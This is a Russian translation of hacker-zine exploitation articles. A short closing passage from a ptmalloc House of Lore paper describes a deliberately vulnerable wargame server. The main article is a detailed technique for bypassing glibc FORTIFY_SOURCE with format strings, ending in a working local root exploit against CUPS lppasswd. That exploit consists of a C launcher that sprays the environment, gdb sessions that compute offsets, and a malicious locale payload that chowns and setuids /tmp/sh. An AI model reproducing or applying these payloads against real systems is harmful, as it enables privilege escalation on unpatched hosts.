Мы подробно рассмотрели второй метод атаки, также основанный на повреждении largebin, — эта атака может быть альтернативой в ряде обстоятельств и должна считаться не менее важной, чем основной метод повреждения smallbin.

Наконец, мы детально описали способ применения THoL в версии 3 библиотеки Ptmalloc, которую многие считали неуязвимой к атакам из-за многочисленных ограничений.

Проверка и углублённый анализ некоторых механизмов безопасности, встроенных в эту библиотеку, показали, что дальнейшие исследования необходимы для обнаружения новых уязвимостей и областей кода, которые можно манипулировать ради личного удовольствия и выгоды.

Вот совет от меня о том, как улучшить своё хакерство:

Читайте всё, изучайте всё... затем забудьте обо всём этом и делайте иначе, делайте лучше. Наполните чашку, опустошите чашку и наполните её снова свежей водой.

В заключение хочу напомнить, что сказал в своей статье «Malloc Des-Maleficarum»:

> *«...и The House of Lore, хотя и не очень подходящая для правдоподобного случая, никто не может сказать, что это полное исключение...»*

Этой новой статьёй я надеюсь изменить смысл своих слов и показать, что в хакерстве иногда ошибаются, но никогда не прекращают исследовать и исправлять свои ошибки. Всё, что мы делаем, — ради удовольствия, и мы будем делать это, пока существуем на земле и в киберпространстве.

> *«Все истины легко понять, когда они однажды открыты; суть в том, чтобы их открыть.»*
> *— Галилео Галилей*

---

7. Благодарности

Прежде всего я хочу выразить благодарность Dreg за его настойчивость, с которой он добивался, чтобы я что-то сделал с этой статьёй, и не дал ей кануть в небытие. После трудного времени... когда я не смог выступить с докладом на эту тему на RootedCon [9], Dreg всё равно великодушно подбадривал меня заканчивать перевод и публиковать эту статью в этом фантастическом э-зине, который бесспорно оставил свой след в истории хакерства.

Действительно, последние детали в переводе этой статьи — работа Dreg, и без его неоценимой помощи она никогда не стала бы тем, чем является сейчас.

За остальное — также спасибо всем людям, которых я встретил на dsrCON!, — всем очень дружелюбным, открытым и каждому со своей особой долей безумия. Я не буду называть больше имён, но всем им — спасибо.

И помните...

Happy Hacking!

---

8. Литература


```
[1] Malloc Maleficarum
    http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt

[2] Malloc Des-Maleficarum
    https://phrack.org/issues/66/10.html#article

[3] PTMALLOC (v2 & v3)
    http://www.malloc.de/en/

[4] Reducing the effective entropy of gs cookies
    http://uninformed.org/?v=7&a=2&t=sumry

[5] Electric Fence - Red-Zone memory allocator
    http://perens.com/FreeSoftware/ElectricFence/
    electric-fence_2.1.13-0.1.tar.gz

[6] Jemalloc - A Scalable Concurrent malloc(3) Implementacion for FreeBSD
    http://people.freebsd.org/~jasone/jemalloc/bsdcan2006/jemalloc.pdf

[7] Guard Malloc (Enabling the Malloc Debugging Features)
    http://developer.apple.com/mac/library/documentation/Darwin/Reference/
    ManPages/man3/Guard_Malloc.3.html

[8] Heap Feng Shui in JavaScript - BlackHat Europe 2007
    http://www.blackhat.com/presentations/bh-europe-07/Sotirov/
    Presentation/bh-eu-07-sotirov-apr19.pdf

[9] Rooted CON: Congreso de Seguridad Informatica (18-20 Marzo 2010)
    http://www.rootedcon.es/

[10] dnmalloc
     http://www.fort-knox.org/taxonomy/term/3

[11] OpenBSD malloc
     http://www.openbsd.org/cgi-bin/cvsweb/src/lib/libc/stdlib/malloc.c

[12] Dnmaloc - A more secure memory allocator by Yves Younan,
     Wouter Joosen, Frank Piessens and Hans Van den Eynden
     http://www.orkspace.net/secdocs/Unix/Protection/Description/
     Dnmaloc%20-%20A%20more%20secure%20memory%20allocator.pdf

[13] A new malloc(3) for OpenBSD by Otto Moerbeek
     http://www.tw.openbsd.org/papers/eurobsdcon2009/otto-malloc.pdf
```


---

9. Код для варгейма

В последнем разделе прилагается та же программа «agents.c», что рассматривалась выше, но адаптированная для сетевой среды, чтобы её можно было использовать в варгейме по эксплуатации серверов. При этом код несколько более сложный и надёжный.

Как обычно, «netagents.c» порождает дочерний процесс (fork) для каждого входящего соединения, и поскольку каждый новый процесс имеет собственную кучу, каждый атакующий может столкнуться с уязвимостью с чистого листа. Действия одного не влияют на других.

Код следует адаптировать в соответствии с потребностями организатора варгейма (например, по числу разрешённых входящих соединений или по объёму отладочной информации, которую нужно предоставлять атакующему, если игра становится слишком сложной).

Прилагаемый архив включает makefile, который предполагает наличие в той же директории, что и исходный код, скомпилированной библиотеки ptmalloc2 (libmalloc.a) для линковки с netagents.c. Каждый должен адаптировать «malloc.c» для вывода необходимой ему информации, но базовыми будут изменения, внесённые по ходу всей статьи, которые позволяют атакующему знать, откуда извлекаются запрошенные чанки памяти.

Как атакующий получает вывод этих изменений? Для простоты «netagents.c» перехватывает вызовы send(), закрывая стандартный вывод (stdout) и дублируя его с недавно полученным клиентским сокетом (dup(CustomerID)). Используется тот же трюк, что и в обычных шеллкодах.

«netagents.c» также включает новый пункт меню — «Show Heap State» — для просмотра состояния чанков памяти, которые выделяются или освобождаются в ходе выполнения. Это позволяет видеть, не был ли перезаписан заголовок какого-либо свободного чанка. После ряда легитимных действий нормальный вывод будет таким:

```
+--------------------------------+
|    Allocated Chunk (0x8093004) | -> Agents[0]
+--------------------------------+
|   SIZE      =    0x00000019    |
+--------------------------------+

+--------------------------------+
|    Allocated Chunk (0x809301c) | -> Agents[1]
+--------------------------------+
|   SIZE      =    0x00000019    |
+--------------------------------+

+--------------------------------+
|    Allocated Chunk (0x8093034) | -> Agents[1]->name
+--------------------------------+
|   SIZE      =    0x00000029    |
+--------------------------------+

+--------------------------------+
|      Free Chunk (0x8093058)    | -> Agents[1]->lastname
+--------------------------------+
|   PREV_SIZE  =   0x00000000    |
+--------------------------------+
|   SIZE       =   0x00000089    |
+--------------------------------+
|   FD         =   0x08050168    |
+--------------------------------+
|   BK         =   0x08050168    |
+--------------------------------+

+--------------------------------+
|    Allocated Chunk (0x80930e4) | -> Agents[1]->desc
+--------------------------------+
|   SIZE      =    0x00000108    |
+--------------------------------+
```

Следуя примеру perl-эксплойта из раздела 2.2.2, можно разработать эксплойт на C с дочерним процессом, непрерывно принимающим ответы от сервера (меню и подсказки), и родителем, отвечающим на эти вопросы с паузой, например в одну секунду на каждый ответ (если вы знаете, что отвечать для работы программы...). Сложная задача — предсказать адреса в стеке: на последнем этапе атаки последний зарезервированный чанк должен совпадать с фреймом, созданным «edit_lastname()», поскольку именно там мы перезаписываем сохранённый адрес возврата и где программа, вероятно, сломается (очевидно, что включённый ASLR создаёт новую сложность для преодоления).

Что происходит с неудавшимися попытками и segmentation fault? Программа перехватывает SIGSEGV и сообщает атакующему, что что-то пошло не так, и предлагает подключиться снова. Только дочерний процесс становится нестабильным, и поэтому новое соединение начинает всё с

чистого листа для новой атаки.

Последняя помощь, которую можно оказать атакующему, — предоставить исходный код, чтобы он мог изучить уязвимость локально, а затем перенести атаку в сетевую среду.

Приложение: архив thol.zip (base64) содержит netagents.c и Makefile — опущено.

```
--------[ EOF
```

Надгробное слово строкам формата

Автор: Captain Planet

Оглавление

---

0. Введение

Сегодня Windows CRT по умолчанию отключает `%n` [0]. Аналогично, патч FORTIFY_SOURCE в glibc предоставляет защитные механизмы, делающие эксплуатацию невозможной. Objective-C здесь не рассматривается, хотя, говорят, там тоже есть чем заняться. Даже если строки формата и не были видом, занесённым в Красную книгу, их перевели в категорию «утечка информации». Замечательная особенность строк формата состояла, конечно, в том, что они давали и примитив чтения, и примитив записи. Они были «вилко-ложкой» мира эксплуатации. ASLR? PIE? NX Stack/Heap? Без проблем — fmt справлялся.

История гласит, что примерно в 2000 году все охотились за строками формата. Уязвимы были почти все программы. Посмотрите статью TESO по ссылкам. Это было нечто из ряда вон. CORE эксплуатировали почти всё через локали [1]. Но сегодня те времена давно прошли. Разве что если вы взламываете образовательные учреждения — там до сих пор можно использовать баги локалей для получения root-шелла на PMOS.

Несколько месяцев назад произошло кое-что забавное. Некий Ronald Volgers [2] поработал с CUPS lppasswd, который поставлялся с битом setuid root в Ubuntu и Debian. Отличная находка! Баги локалей — это прекрасно!

К сожалению, упомянутый патч делает эксплуатацию строк формата весьма маловероятной.

В деталях, FORTIFY_SOURCE предоставляет две контрмеры против строк формата.

1. Строки формата, содержащие спецификатор `%n`, не должны находиться по адресам, доступным для записи в адресном пространстве приложения.

2. При использовании позиционных параметров должны быть задействованы все аргументы в диапазоне. Так, чтобы использовать `%7$x`, необходимо также использовать 1, 2, 3, 4, 5 и 6.

Но это не проблема, поскольку патч FORTIFY_SOURCE на самом деле не вполне завершён. (-: Почему? Потому что glibc — это действительно очень странный код. Меня поражает, что кто-то мог объездить весь мир и приписывать себе заслуги за glibc, не написав его сам. Впрочем, это вполне

понятно — ни один уважающий себя человек не стал бы публично признаваться в написании любой части glibc. Не поймите меня неправильно: glibc позволяет моему компьютеру делать весьма полезные вещи. Но смотреть на этот код тяжело — вы бы не стали знакомить её с родителями, понимаете, о чём я...

То, что вы собираетесь прочитать, немного сложнее написания строки формата и чуть проще сборки самого glibc (бинарные файлы glibc идеальны для ELF VX именно из-за сложности их компиляции). Предварительные требования: понимание эксплуатации строк формата. Последний раз об этом писали в phrack здесь [3] — если нужно освежить знания. Если вы никогда не эксплуатировали уязвимость строки формата, обратитесь к статье «rebel» [6]. Это одно из наиболее квалифицированных и доступных изложений темы.

Итак, начнём.

---

1. FORTIFY_SOURCE в glibc

```
========================================================================
ПРЕДУПРЕЖДЕНИЕ: ДАЛЬНЕЙШАЯ ЧАСТЬ СТАТЬИ СОДЕРЖИТ КОД GLIBC, КОТОРЫЙ МОЖЕТ
ВЫЗВАТЬ БОЛЬ В ГРУДИ, РВОТУ, ПОТЕРЮ СОЗНАНИЯ ИЛИ НЕОБРАТИМУЮ ПОТЕРЮ ЗРЕНИЯ.
АВТОРОМ БЫЛИ ПРИНЯТЫ ВСЕ МЕРЫ ДЛЯ СВЕДЕНИЯ КОДА GLIBC К МИНИМУМУ.
========================================================================

"%49150u %4849$hn %1$*269158540$x %1$*13996$x %1073741824$d"
```

Видели ли вы раньше подобную строку формата? Она делает позиционные параметры несколько менее привлекательными, не правда ли?

Как же предположительно работает этот патч?

Чтобы его включить, бинарный файл должен быть скомпилирован с флагом `-D_FORTIFY_SOURCE=2` и уровнем оптимизации не ниже `-O2`. Скорее всего, это связано с этапом компилятора, на котором реализован патч.

Происходит следующее:

```
0x08048509 <+57>:  mov    %ebx,0x4(%esp)
0x0804850d <+61>:  movl   $0x1,(%esp)
0x08048514 <+68>:  call   0x80483c4 <__printf_chk@plt>
```

Во-первых, вызовы `printf` и т.п. перенаправляются к `__*_chk` в скомпилированном бинарном файле, а первый аргумент `:flag:` передаётся равным 1.

A.

```
// File: libc/debug/printf_chk.c

/* Write formatted output to stdout from the format string FORMAT.  */
int
___printf_chk (int flag, const char *format, ...)
{
  va_list ap;
  int done;

  _IO_acquire_lock_clear_flags2 (stdout);
  if (flag > 0)
    stdout->_flags2 |= _IO_FLAGS2_FORTIFY;

  va_start (ap, format);
  done = vfprintf (stdout, format, ap);
  va_end (ap);

  if (flag > 0)
```

```
    stdout->_flags2 &= ~_IO_FLAGS2_FORTIFY;
  _IO_release_lock (stdout);

  return done;
}
```

Функция устанавливает бит `_IO_FLAGS2_FORTIFY` в значение ON в структуре `FILE*` для включения проверок FORTIFY. Это достаточно изящно: бит будет всегда взводиться при входе в опасные функции. Отключить механизм глобально не так-то просто. Однако само по себе это не гарантирует никакой безопасности.

В `libio/libio.h` определены следующие вторичные флаги:

```
#define _IO_FLAGS2_MMAP 1         //fopen 'm' mmap access mode
#define _IO_FLAGS2_NOTCANCEL 2    //open/read/write should not be used as
                                    thread cancellization points
#ifdef _LIBC
# define _IO_FLAGS2_FORTIFY 4     //enable fortify security checks
#endif
#define _IO_FLAGS2_USER_WBUF 8    //wide buffer (2-byte) support funk
#ifdef _LIBC
# define _IO_FLAGS2_SCANF_STD 16  // %a support for scanf
#endif
```

Полное отключение буфера флагов не должно составить большого труда, однако может привести к некоторым несоответствиям, если файловый потоковый указатель был открыт с символом `'m'` в параметре режима.

Внимательный читатель задастся вопросом о функциях вроде `vsnprintf`, которым не нужен файловый потоковый указатель. Glibc предлагает вполне приемлемое решение: файловый потоковый указатель создаётся на стеке с коллбэком, который пишет в буфер вместо файлового дескриптора, а затем передаётся в `vfprintf`.

Итак, при установленном бите `_IO_FLAGS2_FORTIFY` задействованы две защиты.

B. Защита №1

```
// File: libc/stdio-common/vfprintf.c

   LABEL (form_number):
\
      if (s->_flags2 &
_IO_FLAGS2_FORTIFY)                                    \

{                                                                    \
          if (!
readonly_format)                                              \

{                                                                      \
              extern int __readonly_area (const void *,
size_t)               \

attribute_hidden;                                              \

readonly_format                                                  \
                = __readonly_area (format, ((STR_LEN (format) +
1)            \
                                            * sizeof
(CHAR_T)));              \

}                                                                      \
          if (readonly_format <
0)                                          \
            __libc_fatal ("*** %n in writable segment detected
***\n");       \

}                                                                    \
```

Если строка формата с `%n` расположена в доступной для записи области памяти (стек, BSS, DATA или куча), патч обнаружит это и завершит работу с ошибкой. Помимо DoS, этот патч делает строки формата практически безвредными.

C. Защита №2

```
// File: libc/stdio-common/vfprintf.c

    /* Determine the number of arguments the format string consumes.  */
    nargs = MAX (nargs, max_ref_arg);

    /* Allocate memory for the argument descriptions.  */
    args_type = alloca (nargs * sizeof (int));
    memset (args_type, s->_flags2 & _IO_FLAGS2_FORTIFY ? '\xff' : '\0',
            nargs * sizeof (int));
    args_value = alloca (nargs * sizeof (union printf_arg));
    args_size = alloca (nargs * sizeof (int));
..
    for (cnt = 0; cnt < nargs; ++cnt)
..
      switch (args_type[cnt])
..
        case -1:
          /* Error case.  Not all parameters appear in N$ format
             strings.  We have no way to determine their type.  */
          assert (s->_flags2 & _IO_FLAGS2_FORTIFY);
          __libc_fatal ("*** invalid %N$ use detected ***\n");
        }
```

Эффект второго патча состоит в том, что все `arg_types` по умолчанию устанавливаются в `-1`. Если между ними оказываются незадействованные аргументы, они остаются равными `-1`. Таким образом:

```
%4$x
```

будет недопустимым, тогда как

```
%4$x %2$x %1$x %3x
```

будет допустимым.

Честно говоря, я не вижу в этом значительного улучшения безопасности — скорее просто неудобство. Это не слишком-то препятствует утечкам информации. Возможно, авторы хотели помешать эксплуатировать строки формата из 8 символов, которые весьма распространены в варгеймах.

---

2. Обход FORTIFY_SOURCE

Если вы внимательно читали, то заметили кучу `alloca` в разделе 1-A. Переменная `:nargs:` — это вычисленное максимальное количество аргументов. Если строка формата содержит простые аргументы, это значение просто равно их числу. Но если строка формата использует аргументы ширины или позиционные параметры (нередко называемые прямыми параметрами в других статьях о строках формата), они тоже учитываются в максимальном значении `:nargs:`.

Например, в строке:

```
%x %x %x %13981938$x
```

13981938 — это значение `:nargs:`, передаваемое в функции `alloca` из фрагмента кода 1-C.

Не спешите радоваться. Этого недостаточно для универсального управления. К сожалению, нельзя применить то же смещение стека, что и в [4], поскольку мы находимся в контексте за пределами

начального выделения стекового кадра. В эпилоге функции для сворачивания стека используется базовый регистр, из-за чего смещение стека малоэффективно без сопутствующего затирания памяти. Это справедливо для C-компиляторов большинства архитектур: они почти все реализуют простую очистку стека через базовый регистр, так что сама по себе `alloca` атакуется с трудом.

Вместо этого нужно атаковать операции, использующие выделенную память. Целочисленное переполнение можно использовать для провоцирования всевозможных выходов за границы памяти.

Ещё один вариант — сместить стек в кучу с помощью `alloca`. Это тоже оказывается затруднительным из-за операций `memset`.

Тем не менее у нас есть потеря состояния. И, как всегда, из потери состояния рождаются новые возможности. Мы в царстве неопределённости. Привет, мир!

В этой статье для обхода FORTIFY_SOURCE будет использована одна из таких возможностей выхода за границы памяти. Следует отметить, что существуют и другие, но их может быть несколько сложнее использовать по сравнению с описываемой здесь.

```
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<

Произвольная 4-байтовая NUL-перезапись.

// File: stdio-common/vfprintf.c

    /* Fill in the types of all the arguments.  */
    for (cnt = 0; cnt < nspecs; ++cnt)
      {
      /* If the width is determined by an argument this is an int.  */
      if (specs[cnt].width_arg != -1)
        args_type[specs[cnt].width_arg] = PA_INT;

enum
{                               /* C type: */
  PA_INT,                       /* int */
```

Краткое резюме кода:

```
args_type[ ATTACKER_OFFSET ] = 0x00000000;
```

Пояснение: приведённый выше код необходим для обработки аргументов ширины, передаваемых как параметры.

Например:

```
%1$*269096872$x
```

Эффективно выполняет:

```
//specs[cnt].width_arg = 269096872
args_type[specs[cnt].width_arg] = 0
```

...что при правильно выстроенном стеке может сбросить бит `_IO_FLAGS2_FORTIFY` в структуре `FILE` у `stdout`.

Напомним, что `:args_type:` — один из буферов, выделенных на стеке с помощью `alloca` в фрагменте 1-C; это массив целочисленного базового типа.

Необходимо проявлять осторожность, так как `alloca` создаёт проблемы при больших значениях `:nargs:`. Это, скорее всего, сместит стек в неотображённую область памяти. Следующие инструкции push или call приведут к аварийному завершению, не позволяя осуществить корректную эксплуатацию.

Ключевые ограничения для `:nargs:` таковы:

1. Стек должен сместиться в допустимую область.
2. Операция `memset` не должна затронуть неотображённую страницу.

Простейший способ удовлетворить оба ограничения — использовать целочисленное переполнение. Поскольку проверки границ для `:nargs:` не выполняются, можно искусственно удержать стек на месте с помощью конструкции `%1073741824$`. Спецификатор в конце необязателен, можно завершить знаком `$`. Второе ограничение тоже выполняется, поскольку `memset` будет вызван с параметром длины 0.

Детали работы `alloca` несколько сложнее при взгляде на ассемблер. Для наших целей они приблизительно выглядят так:

```
esp -= nargs * (4)
esp -= nargs * (12)
esp -= nargs * (4)
```

`1073471824*4` при усечении до 32-битного целого оказывается равным 0. Это и другие кратные 1073471824 оказываются достаточными для обхода ограничений `alloca`.

На этом произвольная 4-байтовая NUL-перезапись описана полностью.

```
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
```

Первый патч (1-B) можно отключить, сбросив бит `IO_FLAGS2_FORTIFY` в файловом потоковом указателе. Обычно это единственный установленный флаг. В маловероятном случае, если один из других битов был установлен, например `_IO_FLAGS2_MMAP`, при закрытии файлового потокового указателя могут возникнуть несоответствия. Это может влиять или не влиять на возможность эксплуатации.

Теперь вернёмся ко второй части патча. Она делает любой эксплойт для строки формата менее гибким. Цикл по `nargs` должен завершиться досрочно, чтобы избежать срабатывания `assert` и `libc_fatal` при обнаружении «дыры» в аргументах. Под «дырой» имеется в виду код в (1-C), который проверяет значение `:args_type:` на равенство `-1`. Напомним, что патч FORTIFY_SOURCE не позволяет обратиться к `%5$x`, не обратившись также к `%1$?`, `%2$?`, `%3$?` и `%4$?`. Это и есть «дыра» в данном контексте.

Завершение цикла может произойти само собой, если стек выровнен правильно. Цикл выйдет за пределы буферов, созданных `alloca`, и сам завершится, когда `:nargs:` окажется равным 0, при условии что `:nargs:` хранится компилятором на стеке. Если это не так, будет сработан `assert()`, что помешает эксплуатации.

Либо можно повторно использовать 4-байтовую NUL-запись для надёжного обхода цикла.

Один успешный вариант обхода выполняется в два простых шага:

1. Выключить бит `IO_FORTIFY_SOURCE`, чтобы разрешить `%n` из доступного для записи адреса.
2. Установить `nargs=0` для пропуска цикла заполнения значений.

Заметим, что обход цикла по шагу №2 требует от нас заглянуть глубже в стек для поиска пользовательского ввода, поскольку именно этот цикл отвечает за заполнение массива `args_value`. Если вы когда-либо пытались эксплуатировать строку формата путём усечения указателя и его повторного использования в качестве адресата назначения в glibc — вы, скорее всего, терпели неудачу именно из-за этого массива `args_value`.

---

3. Эксплуатация

В лучших традициях phrack мы сначала сделаем это на тестовом бинарном файле, а затем на реальном, чтобы опровергнуть обвинения в академизме и умозрительности. При желании можно сразу перейти к части B.

A. Тестовая программа для наглядности

Примечание: ASLR отключён, стек исполняемый.

```
//File: test.c
//gcc -D_FORTIFY_SOURCE=2 -O2
int main(){
  char buf[256];
  fgets(buf, sizeof(buf), stdin);
  printf(buf);
}
```

```
captain@planet:~/research/fmt/article$ ./a.out
%n
*** %n in writable segment detected ***
Aborted
captain@planet:~/research/fmt/article$ ./a.out
%4$x
*** invalid %N$ use detected ***
Aborted
```

О нет! Страшные защиты строк формата делают всё больно.

```
ВКЛЮЧИТЬ POWER MORPHING LINUX SHARING COMMUNITY POWER
----
Итак, запомним порядок действий, дети.
1. Отключить FORTIFY_SOURCE
2. Установить nargs = 0
3. Наслаждаться %n
```

Прежде всего выясним, где именно на нашей системе находится произвольная 4-байтовая NUL-запись. Возьмём какое-нибудь нелепое назначение, например `%1$*269168516$`. Если не крашится — продолжаем увеличивать значение примерно на 20000.

Отправим следующую нагрузку. Первая часть должна вызвать NUL-запись. Вторая часть должна удержать стек в разумных пределах.

```
%1$*269168516$x %1073741824$
```

```
captain@planet:~/research/fmt/article$ gdb -q ./a.out
Reading symbols from /home/captain/research/fmt/article/a.out...(no
debugging symbols found)...done.
(gdb) r
Starting program: /home/captain/research/fmt/article/a.out
%1$*269168516$x %1073741824$

Program received signal SIGSEGV, Segmentation fault.
0x001888f1 in _IO_vfprintf_internal (s=0x29f4e0, format=0xbffeb2dc
"%1$*269168516$x %1073741824$\n", ap=0xbffeb2c8 "@\364)") at vfprintf.c:1735
1735  vfprintf.c: No such file or directory.
  in vfprintf.c
(gdb) x/i $pc
=> 0x1888f1 <_IO_vfprintf_internal+11489>:  movl   $0x0,(%ecx,%eax,4)
(gdb)
```

Бит FORTIFY_SOURCE будет находиться где-то внутри файлового потокового указателя по адресу `s=0x29f4e0`.

```
stdout->_flags2 |= _IO_FLAGS2_FORTIFY;
```

На данной тестовой машине он находится по смещению `+60`:

```
0x29f51c <_IO_2_1_stdout_+60>:  0x00000004
```

Поскольку операции здесь относительные, ASLR не слишком мешает: найдя смещение однажды, оно остаётся стабильным (результаты могут различаться).

Уравнение таково:

```
$ecx + $eax*4  должно = 0x29f51c

(gdb) p/d ((0x10029f51c-$ecx) & 0xffffffff)/4
$11 = 269145003
```

Отсчёт начинается с 0, поэтому для нагрузки прибавляем 1.

```
captain@planet:~/research/fmt/article$ gdb -q ./a.out
Reading symbols from /home/captain/research/fmt/article/a.out...(no
debugging symbols found)...done.
(gdb) break vfprintf
Function "vfprintf" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (vfprintf) pending.
(gdb) r
Starting program: /home/captain/research/fmt/article/a.out
%1$*269145004$x %1073741824$

Breakpoint 1, _IO_vfprintf_internal (s=0x29f4e0, format=0xbffeb2dc
"%1$*269145004$x %1073741824$\n", ap=0xbffeb2c8 "@\364)") at vfprintf.c:210
210  vfprintf.c: No such file or directory.
  in vfprintf.c
(gdb) tbreak *(vfprintf+11489)
Temporary breakpoint 2 at 0x1888f1: file vfprintf.c, line 1735.
(gdb) c
Continuing.

Temporary breakpoint 2, 0x001888f1 in _IO_vfprintf_internal (s=0x29f4e0,
format=0xbffeb2dc "%1$*269145004$x %1073741824$\n", ap=0xbffeb2c8 "@\364)")
    at vfprintf.c:1735
1735  in vfprintf.c
(gdb) x/i $pc
=> 0x1888f1 <_IO_vfprintf_internal+11489>:  movl   $0x0,(%ecx,%eax,4)
(gdb) x/wx $ecx+$eax*4
0x29f51c <_IO_2_1_stdout_+60>:  0x00000004
```

Ту же операцию нужно повторить для `:nargs:`. Проще всего найти `:nargs:` — задать известное значение (0xdeadbeef) и найти его на стеке, или просто перехватить там, где оно загружается перед кодом `alloca`.

```
%1$*3735928559$x

Program received signal SIGSEGV, Segmentation fault.
0x0018880f in _IO_vfprintf_internal (s=0x29f4e0, format=0xbffeb2dc
"%1$*3735928559$x\n", ap=0xbffeb2c8 "@\364)") at vfprintf.c:1721
1721  vfprintf.c: No such file or directory.
  in vfprintf.c
(gdb) x/wx $ebp-0x4bc
0xbffeadcc:  0xdeadbeef

p/d (0xbffeadcc-$ecx)/4+1
= 472 для данной системы
```

Отключение `:nargs:` и FORTIFY_SOURCE: `[%472$ %1$269145004$ %1073741824$]`

Однако это не совсем точно. Всё зависит от того, как выглядит ваш буфер. Например, если попытаться сделать:

```
%49150u %4847$hn %*472$ %1$*269145004$ %1073741824$
```

Первые два параметра вызовут смещение стека, и значения придётся пересчитать, учитывая размер смещения `$hn`. Это становится несколько запутанным, но после некоторой работы дело сделано. Следующая задача — найти хороший способ перехватить управление потоком исполнения.

Одним из хороших векторов служит вызов `free` вскоре после записи `%n`.

```
=> 0xb7d4f3f8 <_IO_vfprintf_internal+2024>:  mov    -0x4bc(%ebp),%edi
=> 0xb7d4f3fe <_IO_vfprintf_internal+2030>:  mov    %edi,(%esp)
```

```
=> 0xb7d4f401 <_IO_vfprintf_internal+2033>:  call   0xb7d28988 <free@plt>
=> 0xb7d28988 <free@plt>:  jmp    *0x24(%ebx)
(gdb) x/wx $ebx+0x24
0x29f018:  0x001b8e60
```

Перезапишем старшие 16 бит, чтобы они указывали в стек (`0x001b→0xbfff`).
Адрес записи: `0x29f01a`

Один из способов передать это значение — через аргумент командной строки.

```
%49150u %4847$hn %*13996$ %1$*269158528$ %1073741824$
```

После ряда манипуляций вы придёте к чему-то вроде этого:

Существенным улучшением стала бы автоматизация через инструментирование или более точная разметка смещений стека.

```
captain@planet:~/research/fmt/article$ export PAY=`python -c 'print
"\xcc"*4096*20'`
captain@planet:~/research/fmt/article$ (python -c 'print "%49150u %4847$hn
%1$*269168516$x %1$*13996$x %1073741824$"')
                                        | ./a.out `echo -ne "a ccc ddbbb
\x1a\xf0\x29 fffff"`
...
            Trace/breakpoint trap (core dumped)
```

B. Эксплойт для реального мира

```
================================================================================
================================================================================
================================================================================
```

Уязвимость CUPS locale().

Ronald Volgers обнаружил, что `lppasswd` использует пользовательские локали. Ряд дистрибутивов (Debian, Ubuntu, Fedora?) поставляют `lppasswd` с setuid root. Это прекрасно? Да.

```
ls -al lppasswd
-rwsr-xr-x 1 root root 19144 2010-07-07 00:56 lppasswd
```

Для эксплуатации достаточно экспортировать `LOCALEDIR` в место, где `$LOCALEDIR/C/cups_C.po` содержит строки формата для различных вызовов printf в `lppasswd`.

Эксплуатация этой уязвимости оказалась сложной по ряду причин. Первая: она не интерактивна, то есть строку формата нельзя использовать для утечки информации ради обхода ASLR. Вторая: `lppasswd` создаёт LOCK-файл, поэтому любой рабочий эксплойт должен быть высоконадёжным. К счастью, второе ограничение можно обойти с помощью лимитов ресурсов.

```
// File: sploit_filz.c
#include <sys/resource.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/time.h>

int main(int argc, char *argv[])
{
  struct rlimit rara;
  int keke[4096*4];
  char test[0x10000];
  char *args[] = { "./lppasswd", 0 };
  char *env[] = { "LOCALEDIR=./", &keke, test, 0};
  int riri;
  int jmp = 0xbffdc66c;

  memset(test, 0x01, sizeof(test));
  test[0x10000-1] = 0x00;
```

```
  for(riri = 0; riri < sizeof(keke)/sizeof(int); riri+=4){
    keke[riri+0] = jmp+2;
    keke[riri+1] = jmp+2;
    keke[riri+2] = jmp;
    keke[riri+3] = jmp;
  }

  rara.rlim_max = rara.rlim_cur = atoi(argv[1]);
  setrlimit(RLIMIT_NOFILE, &rara);

  execve("./lppasswd",args,env);
}
```

Между тестовой программой и `lppasswd` есть ещё одно важное различие. Уязвимость внутри `libcups` срабатывает через `vsnprintf`. Внутри `vsnprintf` создаёт фиктивный файловый потоковый указатель на стеке и передаёт его в `vfprintf`.

Это на самом деле хорошая новость с точки зрения обхода ASLR: файловый потоковый указатель находится на фиксированном смещении от структур строки формата, выделяемых glibc на стеке.

Уязвимая функция в `libcups`:

```
// File: cups/cups/langprintf.c
int          /* O - Number of bytes written */
_cupsLangPrintf(FILE        *fp,  /* I - File to write to */
          const char  *message,  /* I - Message string to use */
          ...)      /* I - Additional arguments as needed */
{

...

  va_start(ap, message);
  vsnprintf(buffer, sizeof(buffer),
            _cupsLangString(cg->lang_default, message), ap);
  va_end(ap);
..
}
```

При отключённом ASLR лучший вариант — атаковать адрес возврата. В стеке вызовов `vfprintf`:

```
Breakpoint 1, _IO_vfprintf_internal (s=0xbffdc68c,
    format=0x1187a0 "chown root:root /tmp/sh; chmod 4755 /tmp/sh; %49150u
%7352$hx %49150u %7353$hx %14263u %7352$hn %27249u %7353$hn %1$*14951$x
%1$*14620$x %1073741824$", ap=0xbffdefe8 "\243>\344\267-\021\021") at
vfprintf.c:210
210  in vfprintf.c
(gdb) bt
#0  _IO_vfprintf_internal (s=0xbffdc68c,
    format=0x1187a0 "chown root:root /tmp/sh; chmod 4755 /tmp/sh; ...
#1  0xb7df2bf4 in ___vsnprintf_chk (s=0xbffde7bc "", maxlen=2048, flags=1,
    slen=2048,
    format=0x1187a0 "chown root:root /tmp/sh; chmod 4755 /tmp/sh; ....
#2  0xb7f96544 in vsnprintf (fp=0xb7e68580,
    message=0x1117c5 "lppasswd: Unable to open password file: %s\n")
    at /usr/include/bits/stdio2.h:78
#3  _cupsLangPrintf (fp=0xb7e68580,
    message=0x1117c5 "lppasswd: Unable to open password file: %s\n")
    at langprintf.c:125
#4  0x0011116a in main (argc=1, argv=0xbffdfee4) at lppasswd.c:316
(gdb)
```

Второй адрес возврата хорошо поддаётся эксплуатации. Второй параметр указывает на пользовательский ввод — это очень удобно при перезаписи сохранённого адреса возврата. Адрес можно направить на `&system`, `__libc_system` или `do_system`, и старый второй аргумент станет аргументом для `system`.

В коде установки лимитов ресурсов выше окружение заполнено указателями на этот адрес возврата: `int jmp = 0xbffdc66c;`

```
    keke[riri+0] = jmp+2;
    keke[riri+1] = jmp+2;
    keke[riri+2] = jmp;
    keke[riri+3] = jmp;
```

Обход NX, файл `C/cups_C.po`:

```
msgid "lppasswd: Unable to open password file: %s\n"
msgstr "chown root:root /tmp/sh; chmod 4755 /tmp/sh; %49150u %7352$hx
%49150u \
%7353$hx %14263u %7352$hn %27249u %7353$hn %1$*14951$x %1$*14620$x
%1073741824$"
```

Первая часть выполняет команду. Следующие 4 аргумента служат дополнением — их удаление потребовало бы пересчёта.
